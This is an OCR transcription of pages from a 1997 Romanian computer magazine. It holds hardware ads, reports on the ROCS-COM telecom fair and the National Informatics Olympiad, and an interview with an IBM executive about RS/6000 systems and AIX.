
comrace® COMPUTERS este partenerul ideal

© 1997 COMRACE COMPUTERS

Craiova •tel:051-415800
•fax:051-413209
Bucureşti •tel:01-3361318
•fax:01-3362988
E-Mail office@comrace.eunet.ro

Alba Iulia: CRISTAL SOFT INTERNATIONAL - 058-813159 •**Arad:** LEXIMIS - 057-251245 •**Bacău:** NERATON SERVICE - 034-181507 •**Baia Mare:** CUMULUS LOGIC - 062-433248 •**Braşov:** COSIDOR COM - 068-310534; ERIMEX - 068-143594 •**Brăila:** ROM GT PLUS - 039-611660 •**Bucureşti:** ALSYS DATA - 01-4112626 •**Călăraşi:** OPTIM SOFT - 042-314589 •**Cluj-Napoca:** TELEZIMEX - 064-425103 •**Constanţa:** **BRIO BIT** - 041-616811 •**Deva:** RECEP PLUS - 054-218205 •**Focşani:** QUATTRO IMPEX - 037-625134 •**Galaţi:** SIMM'S INTERNATIONAL - 036-463344 •**Iaşi:** **BETALINE** - 032-271281 •**Miercurea Ciuc:** BITRACE - 066-172090 •**Oneşti:** COMPUTER SERVICE - 034-326632 •**Piteşti:** OPEN SYSTEMS - 048-219000 •**Reşiţa:** SELCO - 055-215301 •**Rîmnicu Vîlcea:** BIT CENTER - 050-730109 •**Satu Mare:** DATA ELECTRONIC - 061-737635 •**Sibiu:** DATA PRO - 069-210489 •**Slatina:** TANDEM SERVICE - 049-423184 •**Suceava:** DATA SERVICE - 030-214982 •**Timişoara:** ETA 2 U - 056-199508; EXACT - 056-220170 •**Tîrgu Jiu:** ELTOP - 053-218666 •**Tîrgu Mureş:** CARO COMP - 065-210040

Comandă un COMRACE® şi lasă-l să lucreze pentru tine


NOU !
PrintPartner 10V de acum și în România !

Noua dumneavoastră imprimantă PrintPartner 10V este un prieten de încredere, datorită extraordinarului raport preț/performanță precum și ariei largi de utilizare.

- 10 pagini pe minut și până la 35.000 de pagini pe lună;
- definiție 600x600 dpi;
- tehnologie FEIT (Fujitsu Enhanced Imaging Technology) ceea ce permite creșterea rezoluției la 1200x1200 dpi;
- memorie standard 3 MB expandabilă la 64 MB prin intermediul memoriei SIMM standard utilizate în calculatoare.
- garanție 1 an

Vizitați-ne la

CERF '97

Stand 3204
Pavilion 107

FUJITSU

AUTHORIZED
SERVICE
CENTER
SPRiNT
COMPUTERS


SPRiNT COMPUTERS
DISTRIBUITOR AUTORIZAT

SPRiNT
COMPUTERS
Str. Romană nr. 28-30 et. I-II, Ploiești
Tel/Fax: +40-(0)44-110 700
http:\\www.sprint.electrop.eunet.ro
E- mail: sprint@tag.vsat.ro

Distribuitor autorizat:
ROMUS
INDUSTRIES S.A.
Calea Floreasca 167.bis
Tel: 01-230.16.50
Fax: 01-230.16.60
E-mail: office@romus.ipa.ro

ROMUS INDUSTRIES

Welcome to the 128b Revolution



STB LIGHTSPEED 128 reprezintă ULTIMA GENERAȚIE a acceleratoarelor grafice și video pentru PC-uri. LIGHTSPEED 128 este proiectat pe baza puternicului controller grafic Tseng ET6000 și realizează un impresionant impact visual al graficii cu adevărat accelerate la 128-bit. LIGHTSPEED 128 poate fi configurat cu 2 sau 2.25MB DRAM Multibank MOSYS cu o rată de transfer de 1,000MB/sec realizând accelerarea video în ferestre multiple cu rezoluții de până la 1600x1280.

- ✓ Instalare rapidă și ușoară fără jumpere și switch-uri
- ✓ Putere deosebită conferită de noul controller grafic Tseng ET6000.
- ✓ 2 sau 2.25MB la o rată de transfer de 1,000 MBytes/sec MOSYS Multibank DRAM
- ✓ Digital Video Engine integrat pentru software MPEG-1 și Microsoft DirectDraw™ playback
- ✓ Drivere pentru Windows, Windows 95, Windows NT and OS/2 Warp.
- ✓ Livrată cu software-ul STB VISION 95 ce include drivere de accelerare grafică și o suită de utilitare Windows 95.
- ✓ Standard VESA-compatible feature connector
- ✓ Performanță maximă pe Bus PCI.
- ✓ 256 Raster Operation(ROP) Acceleration inclusiv BitBLTs (cu Stretch, Compress, Rectangular, Trapezoidal și Transparent BLTs), Aligned and Non-aligned operations, YUV-to-RGB color Space Conversion, Color Expansion, Area Fill, Vector Line drawing, și 64-color Hardware Cursor support.
- ✓ Certificare FCC Class B pentru emisie redusă de radiații.

YOU CAN GET BY. OR YOU CAN GET STB.

SPRiNT
COMPUTERS
Str. Romană nr. 28-30 et. I-II, Ploiești
Tel/Fax: +40-(0)44-110 700
http:\\www.sprint.electrop.eunet.ro
E- mail: sprint@tag.vsat.ro

DISTRIBUITOR AUTORIZAT SPRiNT COMPUTERS DISTRIBUITOR AUTORIZAT

Vizitați-ne la
CERF '97
Stand 3204
Pavilion 107

STB
STB Systems, Inc.

ROCS-COM '97

Cuvântul cheie al secolului 21 este „conectivitate".

În zilele de 2-4 aprilie, complexul World Trade Center din Bucureşti a găzduit prima ediţie a ROCS-COM, manifestare dedicată unei analize a evoluţiei în domeniul telecomunicaţiilor. Dintre firmele participante amintim: Omnilogic BGS, Rokura, Logic Telecom, Dr. Braun, KappaNet, 3M, Microsoft România, Dynamic Network Technologies, AmTel, Scop Computers, Unisphere, Mediafax, Agnor High-Tech, Transdata, Mobifon. Această analiză a fost canalizată pe două planuri: cel al prezentării de echipamente (în cadrul complexului expoziţional Plaza) respectiv cel al conferinţelor (găzduite în sălile World Trade Center). Datorită unor carenţe în organizarea orarului, unele conferinţe importante s-au desfăşurat în acelaşi timp, fapt ce a redus din punctajul general acordat manifestării.

AGNOR
SOCIETATE DE COMUNICATII
SI CALCULATOARE
HEWLETT PACKARD
Enigma
ER Mapper

Conferinţe

Prezentările tehnice au debutat cu „Seminarul Novell" susţinut de cei de la Omnilogic BGS. Lider necontestat al sistemelor de operare pentru reţele de calculatoare şi integrare NetWare - Unix, Novell are o reputaţie inatacabilă ca producător de software de reţea şi tehnologii trecute prin proba timpului. A fost prezentat pachetul de programe IntranetWare - continuatorul firesc al NetWare - care asigură, pe lângă performanţele deja cunoscute de la NetWare, o suită de instrumente indispensabile pentru ca reţeaua d-voastră să devină un adevărat intranet, precum şi tot ce este necesar pentru a vă conecta la Internet, servicii DNS şi FTP, cele mai sigure servicii Web existente, suport complet pentru TCP/IP şi routing. În plus, dacă aveţi nevoie de e-mail, GroupWise vă oferă posibilitatea creării unui flux de informaţii eficient, unitar şi flexibil care să acopere toate necesităţile firmei d-voastră. În ceea ce priveşte administrarea reţelelor de calculatoare, ManageWise reprezintă un instrument care vă poate oferi o privire de ansamblu şi controlul celor mai fine detalii de configurare.

Un alt seminar susţinut de cei de la Omnilogic BGS l-a constituit cel dedicat segmentelor strategice de piaţă pentru produsele RAD, intitulat „Seminar RAD Communications". Firma Omnilogic BGS oferă pentru prima dată în România gama completă de echipamente RAD DATA COMMUNICATIONS, soluţii la cheie şi echipamente pentru reţele LAN şi WAN. A fost abordată piaţa echipamentelor de comunicaţii digitale: conexiuni digitale în tehnologie HDSL, multiplexoare inversate, telefonia celulară, comunicaţiile GSM, reţelele de transmisie SDH, soluţii RAD de acces SDH, respectiv la backbone-ul SDH. De asemenea, a fost atinsă şi problema echipamentelor destinate reţelelor private (de corporaţie), prezentându-se aplicaţii cu echipamente MAXcess. În continuare au fost prezentate soluţii pentru comunicaţii digitale metropolitane şi un nou tip de modem destinat acestei pieţe: ASMi-50, care permite o rată de transfer de 64-768 Kbps.

Firma Agnor High-Tech a fost prezentă cu lucrarea „Radio Computing: Wireless Revolution and Mobile Computing", susţinută de d-na Hilde Corbu de la Agnor High-Tech. Au fost prezentate aplicaţii Mobile Data Initiative (MDI). MDI reprezintă o alianţă între principalii producători de notebook-uri (Toshiba, Compaq, IBM), terminale GSM (Ericsson, Nokia), operatori (Cellnet, DeTe-Mobil, Mannesmann, Telia, Vodafon) şi software (Microsoft, Intel) pentru realizarea convergenţei între comunicaţii şi calculatoare. Se are în vedere implementarea structurilor de reţele digitale mobile (wireless) şi dezvoltarea lor la nivel internaţional. Dezvoltarea tehnologiilor specifice a atras după sine o creştere a pieţei de echipamente portabile prin explozia aplicaţilor ce se pot realiza în jurul lor. Aceste aplicaţii sunt recunoscute sub denumirea globală de radiocomputing.

Au fost trecute în revistă 6 aplicaţii mai interesante pentru utilizator:

Ethernet Radio - o soluţie de realizare a transmisiei de date pe cale radio. Placa de reţea Ethernet Radio conţine specificaţiile unei plăci uzuale Ethernet ISA / 16 biţi, completată cu o parte ecranată unde se află un emiţător / receptor de semnale.

GSM - tehnologie celulară digitală cu o largă răspândire în Europa, folosită în aplicaţii diferite de transmisie voce, servicii e-mail, acces Internet, transfer de date, SMS, fax etc. Aplicațiile sunt diferențiate de modul în care se realizează aceste servicii: prin interfață PCMCIA, direct pe portul serial al notebook-ului, folosind o placă de calculator cu telefonul GSM încorporat.

Videoconferință - concept lansat în 1964 și pus în practică doar după 20 de ani. Există 4 modalități de a implementa o videoconferință: bazată pe ISDN, LAN, PSTN, respectiv conferință desktop. Firmele Toshiba și Casio au realizat camere video cu facilitatea de-a fi cuplate la un notebook prin interfața PCMCIA.

ISDN - a fost prezentat un sistem portabil pentru videoconferință ce poate fi conectat la un notebook, FlexCam, cameră video digitală, telefon, TV, microfon. Imaginile prelucrate pot fi transmise via ISDN către alte sisteme, realizându-se analize interactive.

Infrared - tehnologie folosită de majoritatea echipamentelor portabile, periferice, noduri ATM pentru realizarea rapidă a comunicației. În aplicațiile uzuale, tehnologia infrared asigură o viteză de 16 Mbps.

GPS - a fost prezentat primul receptor GPS în format PCMCIA, produs de firma Rockwell. Acesta poate echipa notebook-uri, PDA și PIC, ce au sloturi tip II pentru a putea localiza un vehicul la un moment dat cu o precizie de 100m.

Finalul prezentării l-a constituit abordarea temei de globalizare a GSM-ului cu servicii din infrastructura UMTS. Aceste servicii includ: facilitățile unei rețele inteligente (IN), conectarea la o rețea virtuală (VPN), acces la Extranet (termen hibrid pentru Extended intranets) / intranet / Internet, SMS și voice mail, conectare WLL, interconectare cu rețelele de satelit.


Susținerea celor de la Mobifon s-a axat pe prezentarea firmei Connex GSM, sub care Mobifon va prezenta propriile servicii de telefonie celulară digitală în România. Mobifon și-a prezentat cu această ocazie echipa internațională formată din parteneri nord-americani - Telesystem International Wireless Services Inc., Canada și AirTouch Communications, Statele Unite ale Americii - și partenerii români - Poșta Română, Logic Telecom S.A., Ana Industries, ISAF și Fondul Român de Investiții.

Concluzie

În final, putem specifica că această manifestare și-a atins scopul propus - conturarea principalelor direcții de dezvoltare ale domeniului. Însă oricât de ascuțită ar fi imaginația noastră astăzi, conectivitatea umană a viitorului va depăși premisele tehnologice.

Olimpiada Națională de Informatică '97

Sub egida ONI'97 Timișoara, în perioada 23-30 martie, s-a desfășurat Olimpiada Națională de Informatică - cel mai important eveniment al informaticii preuniversitare din România - la care au participat 280 de elevi din toate județele țării, precum și din Republica Moldova. Locul „înfruntării" a fost Liceul Henri Coandă, bine dotat din punct de vedere tehnic.



Informatii
Informatii despre orasul nostru si locurile de desfasurare a competitiei...

Participanti
Cei ce se vor "infrunta" la olimpiada...

Comisia Centrală
Numele si adresele membrilor Comisiei Centrale...

Evenimente
Ultimele stiri de la ONI'97 (Câte zile mai sunt până la inceperea Olimpiadei Nationale

Program
Modul de desfasurare a competitiei

Sponsori
Partea cea mai frumoasă a acestui site

Cerere de sponsorizare
Locul de unde puteti oferi ajutor organizatorilor ONI'97.

Cel mai important eveniment al informaticii preuniversitare din România îl reprezintă Olimpiada Natională de Informatică. În acest an faza finală a acestui concurs se va tine la Timisoara. La acest eveniment participă cei mai buni tineri programatori din România. Tuturor le dorim SUCCES!!!

Vizitatori:

Duminică, 23.03.97, a avut loc deschiderea oficială a Olimpiadei, în cadrul căreia au luat cuvântul președintele de onoare conf. dr. Adrian Atanasiu - din cadrul Facultății de Matematică / Informatică București, președintele executiv Anca Voicu - inspector de specialitate în cadrul Ministerului Învățământului, directorul Liceului de Informatică „Grigore Moisil" Timișoara, dl. Ioan Doboșan, precum și alte personalități, subliniindu-se rolul și importanța deosebită a acestui eveniment educațional.

Marea confruntare a început luni, cu proba 1 la clasele IX-XII. După o destindere de o zi, în care participanții la olimpiadă au avut ocazia să cunoască municipiul Timișoara și să participe la o Expoziție de carte, a urmat proba 2 la clasele IX-XII. Problemele au avut o dificultate demnă de un asemenea eveniment, oferind concurenților posibilitatea de a-și folosi din plin, timp de trei ore, cunoștințele dobândite, creativitatea și - nu în ultimul rând, prezența de spirit. După ce s-au mai risipit emoțiile în rândul concurenților, organizatorii oferindu-le joi posibilitatea unei excursii, vineri și sâmbătă au urmat ultimele „rafale": barajul 1 și 2, la care au participat elevii premiați la cele două probe. Și de această dată, problemele grele pe care concurenții le-au întâmpinat, au demonstrat încă o dată că hârtia încă nu e complet depășită de puternicele calculatoare.

În urma corectărilor, au ieșit la iveală cei mai bine pregătiți. Menționăm aici pe primii cinci: *Gheorghioiu Ovidiu*, clasa a XII-a, jud. Alba (109 puncte), *Bădoiu Mihai*, clasa a XII-a, București (101 puncte), *Stroie Mihai*, clasa a XI-a, București (83 puncte), *Bițin Daniel*, clasa a XII-a, București (81 puncte) și *Șerbănuță Virgil*, clasa a XII-a, jud. Vrancea (80 puncte), dar cu toții merită felicitări. Conform regulamentului, dintre aceștia se selecționează un lot de aproximativ 15 elevi, care vor urma un program special de pregătire, dintre aceștia selectându-se, în urma unor teste de baraj, o echipă ce va reprezenta România în concursurile internaționale din acest an: în luna iulie, Concursul Europei Centrale (Polonia), în octombrie, Balcaniada de Informatică (Grecia) și în luna decembrie, Olimpiada Internațională de Informatică (Africa de Sud). Anul acesta cu toții sperăm (cel puțin) într-o reeditare a succesului lotului reprezentativ al României care, în 1996, a obținut nu mai puțin de 12 medalii (două de aur, cinci de argint și cinci de bronz) precum și marele premiu al Balcaniadei de Informatică.

Totul a luat sfârșit duminică, o dată cu închiderea festivă a olimpiadei și plecarea loturilor olimpice. Desfășurarea acestei ediții a Olimpiadei Naționale de Informatică fost posibilă datorită sprijinului Ministerului Învățământului și - precum bănuiți cu toții - datorită sponsorilor (Sowah Timișoara și Autocom) care au pus la dispoziție 300 de calculatoare Pentium-133, asigurându-se astfel participanților condiții egale de luptă. Redacția ziarului Escape a oferit concurenților toate informațiile necesare despre municipiul Timișoara și evenimentele la care au luat parte. Tot pentru buna organizare și desfășurare a concursului, a existat o comisie de coordonare care și-a făcut din plin datoria. Acestea fiind spuse, așteptăm cu mare interes următoarea manifestare de acest gen.

IBM dezvoltă în continuare familia RS/6000, una din cele mai flexibile sisteme UNIX. Staţii de lucru şi servere, în aceeaşi tehnologie de procesoare au un sistem de operare comun.

de Viktor Veres

Sistemele de calcul IBM RS/6000


Foarte apreciate pentru posibilitatea extraordinară de a îmbogăţi configuraţia, pe măsură ce cresc cerinţele şi prosperă afacerile, puternicele sisteme de calcul RS/6000 se bucură de un larg succes pe întregul mapamond. Au o arhitectură ce evoluează pe 64 biţi (din semestrul II '97) şi se compun din staţii de lucru interconectate cu serveri de date performante, ansamblul rezultat putând avea în total până la 512 procesoare (modelul SP-Scalable PowerParalell). O serie de firme ca Boeing, Mercedes, Ford, General Motors etc. folosesc astfel de sisteme mai ales pentru proiectare şi inginerie, iar la marile bănci aceste sisteme efectuează operaţii complexe de gestiune şi tranzacţii în timp real şi au fost adoptate pentru siguranţa lor mărită în exploatare. Dumneavoastră aţi avut ocazia să-l întâlniţi la celebrul meci de şah Kasparov - Big Blue sau în timpul Jocurilor Olimpice de la Atlanta. De curând, această familie de supercalculatoare este utilizată cu succes şi în România la câteva companii de renume.

Pe data de 7 aprilie 1997 sala New-York a prestigiosului World Trade Center din Bucureşti a găzduit o prezentare inedită a celebrelor sisteme de calcul RS/6000. Pentru această ocazie gazda noastră, IBM România, a avut doi oaspeţi de marcă: **dl. Johnnie Dodson, Senior Executive Consultant** şi d-na Barbara Butler, AIX Executive, ambii de la IBM RS/6000 Executive Briefing Center din Texas, respectiv New York. În pauza dintre prezentări, dl. Johnnie Dodson a avut amabilitatea să ne răspundă la câteva întrebări legate de soluţiile şi strategiile de viitor ale IBM.

- Pentru ce apreciază marile corporaţii aceste sisteme când vorbesc de „server consolidation“ ?


J.D: Sistemele RS/6000, de la calculatoare notebook şi simple staţii de lucru, până la puternicele staţii grafice 3D cu suport OpenGL şi superservere, se bazează pe aceaşi tehnologie de procesoare IBM PowerPC şi POWER2, şi folosesc acelaşi sistem de operare. Configuraţia este foarte flexibilă şi permite extinderea ulterioară uşoară până la 512 procesoare (noduri de calculatoare), pe măsură ce prosperă afacerile şi cerinţele. Căile de comunicare cresc odată cu numărul sistemelor interconectate, deci nu mai apar gâtuiri. Arhitectura pe 64 biţi se descurcă uşor cu uriaşele baze de date ale marilor companii. Kernel- ul dinamic al sistemului de operare permite un upgrade uşor al echipamentului fără necesitatea de a reboot- a calculatorul: perifericele noi se ataşează din mers la adaptoarele SCSI şi după încărcarea driverului, noua extensie este deja disponibilă. Astfel, aplicaţiile critice care lucrează neîntrerupt nu trebuie oprite. Upgrade- ul la frecvenţe de tact superioare se face simplu, doar prin schimbarea plăcii care conţine procesorul. În acest caz se impune o scurtă oprire a calculatorului, care astfel devine inoperantă pentru mai puţin de 5 minute. Este foarte apreciat şi softul de vârf pe care-l oferim cu aceste sisteme.

- AIX, sistemul de operare pe 64 biţi a acestor sisteme, aduce o serie de îmbunătăţiri, cu care doreşte să devină sistemul de operare UNIX Nr. 1 al lumii. Care sunt punctele lui forte?



Dl. Johnnie Dodson, Senior Executive Consultant la IBM RS/6000 Executive Briefing Center din Austin - Texas

J.D: Dezvoltat de către IBM, AIX este un sistem de operare UNIX pe 64 biţi cu un sistem de fişiere pentru discuri de 1TB, care poate gestiona fişiere de până la 64GB fiecare. Gestiunea ca volume logice masive de discuri are servicii de jurnalizare şi rollback (astfel, chiar după întreruperea bruscă a unor operaţii critice, pe mari baze de date, cauzată de o pană de curent, se poate reveni la operaţia întreruptă şi se continuă prelucrarea, iar integritatea datelor nu are de suferit - NR). Ca un superset al UNIX- ului, AIX respectă toate standardele de 64 biţi în vigoare. Interfaţa grafică utilizator este deosebit de plăcută, uşor de folosit şi personalizat. Are o serie de îmbunătăţiri ca



Serverul IBM RS/6000 Model J40 are în compunere 2,4,6, sau 8 procesoare Dual PowerPC 604 de câte 112MHz.

Drag & Drop, configurare vizuală, programe ajutătoare etc., care fac ca utilizatorul să uite că de fapt el operează sub un UNIX. AIX permite procesarea paralelă a bazelor de date prin mai multe unități de discuri interconectate și mai multe module de gestionare a bazelor de date.

O serie de utilitare încorporate permit gestiunea centrală a task- urilor, a bazelor de date, a utilizatorilor etc. și se poate vizualiza individual gradul de folosire a componentelor diferitor stații de lucru și servere (procesor, memorie, disc etc. - astfel se pot concepe upgrade- uri foarte eficiente).

Aplicațiile existente sunt binar compatibile - se pot rula fără probleme „vechile“ aplicații de 32 biți - iar pe lângă IBM, marile case de soft ca Oracle, Informix, Sysbase, Lotus, People Soft etc. dezvoltă în continuu o serie de aplicații specifice. La ora actuală, utilizatorul are la dispoziție zeci de mii de aplicații profesionale, precum și medii de dezvoltare și împreună cu sistemul de operare, primește fără costuri suplimentare un număr mare de aplicații necesare.

- Care sunt domeniile de aplicație tipice pentru aceste supercalculatoare flexibile?

J.D: În 70% din cazuri, sisteme RS/6000 sunt folosite în aplicații economice și de gestiune, și în 30% în aplicații științifice și tehnice complexe. Marile firme de cercetare au optat pentru aceste sisteme performante datorită puterii lor de calcul ridicate, necesare simulărilor și muncii de proiectare/modelare specifice. Totodată aceste sisteme rezolvă și problemele de gestiune, contabilitate și comunicații. Domeniile de interes pentru aceste sisteme de calcul multiprocesor sunt: inginerie, modelare 3D, fizică, chimie, gestiune, economie, prognoză meteorologică etc. După părerea mea, în România, domenii ca transportul și operațiile bancare vor fi cele care vor adopta astfel de soluții. Astfel, în cursa pentru privatizare, ele vor deveni mai profitabile și mai dinamice pe piața economică.

- Am pășit în era rețelelor. Cum privește IBM fenomenul Internet și ce implicații poate avea el în domeniile comerciale?

J.D: Network Computing este într-adevăr un subiect fierbinte în cercurile de specialitate. Pentru IBM aceasta este direcția strategică de dezvoltare. Domenii ca Internet, intranet și extranet sunt deosebit de importante pentru firmele care vor să rămână profitabile. În ansamblu este vorba de o afacere înfloritoare de miliarde de dolari. Acum companiile își pot extinde ușor aria de lucru, printr-un home-page bine gândit putând deveni firme multinaționale care comercializează bunuri sau prestează diferite servicii specifice. Parteneri de afaceri potențiali se pot găsi deosebit de ușor, imensele distanțe geografice dispar, aria de operare se lărgește semnificativ și dinamismul vieții economice crește semnificativ. Asta dovedește existența unei adevărate industrii specifice, care prosperă pe această cale: pornind de la firme de inginerie soft și comerț electronic până la fabricanții de echipamente de comunicații sofisticate și furnizorii de servicii specifice. Pentru noi Internet- ul și în general lucrului în rețea este foarte important. Dezvoltăm o gamă largă de produse performante specifice, care se bucură deja de un mare succes. La Netscape de exemplu, printre altele lucrează un sistem RS/6000 cu opt procesoare, care zilnic deservește peste 50 milioane (!) de conexiuni.

- Ce probleme specifice rezolvă noul IBM Network Station?

J.D: În general, companiile se confruntă cu două probleme majore: rețeaua de calculatoare existentă se poate întreține la costuri relativ ridicate, și o modernizare a acestuia este de asemenea costisitoare. De curând am lansat o linie de calculatoare care este perfect adaptată lucrului în rețea: IBM Network Station. Are interpretor Java încorporat, cu avantajele specifice: aplicațiile necesare sunt dezvoltate o singură dată și ele pot fi rulate indiferent de platformă: RS/6000, Intel, DEC, HP, Sun etc. Nu are unitate de disc hard sau floppy, iar boot- area sistemului se face prin rețea. Programele necesare și toate datele cu care se operează sunt stocate centralizat, fără redundanță, pe câteva servere performante. Pentru prelucrarea marilor baze de date ele nu sunt vehiculate prin rețea: aplicațiile tipice sunt de tip client-server, care rezolvă (execută) pe server toate cererile formulate de utilizator de pe aceste terminale de rețea. Dispar problemele legate de spațiul liber pe discul local al PC- urilor și întreaga echipă de lucru folosește aceeași versiune a unei aplicații. Astfel, împrospătarea soft- ului se poate 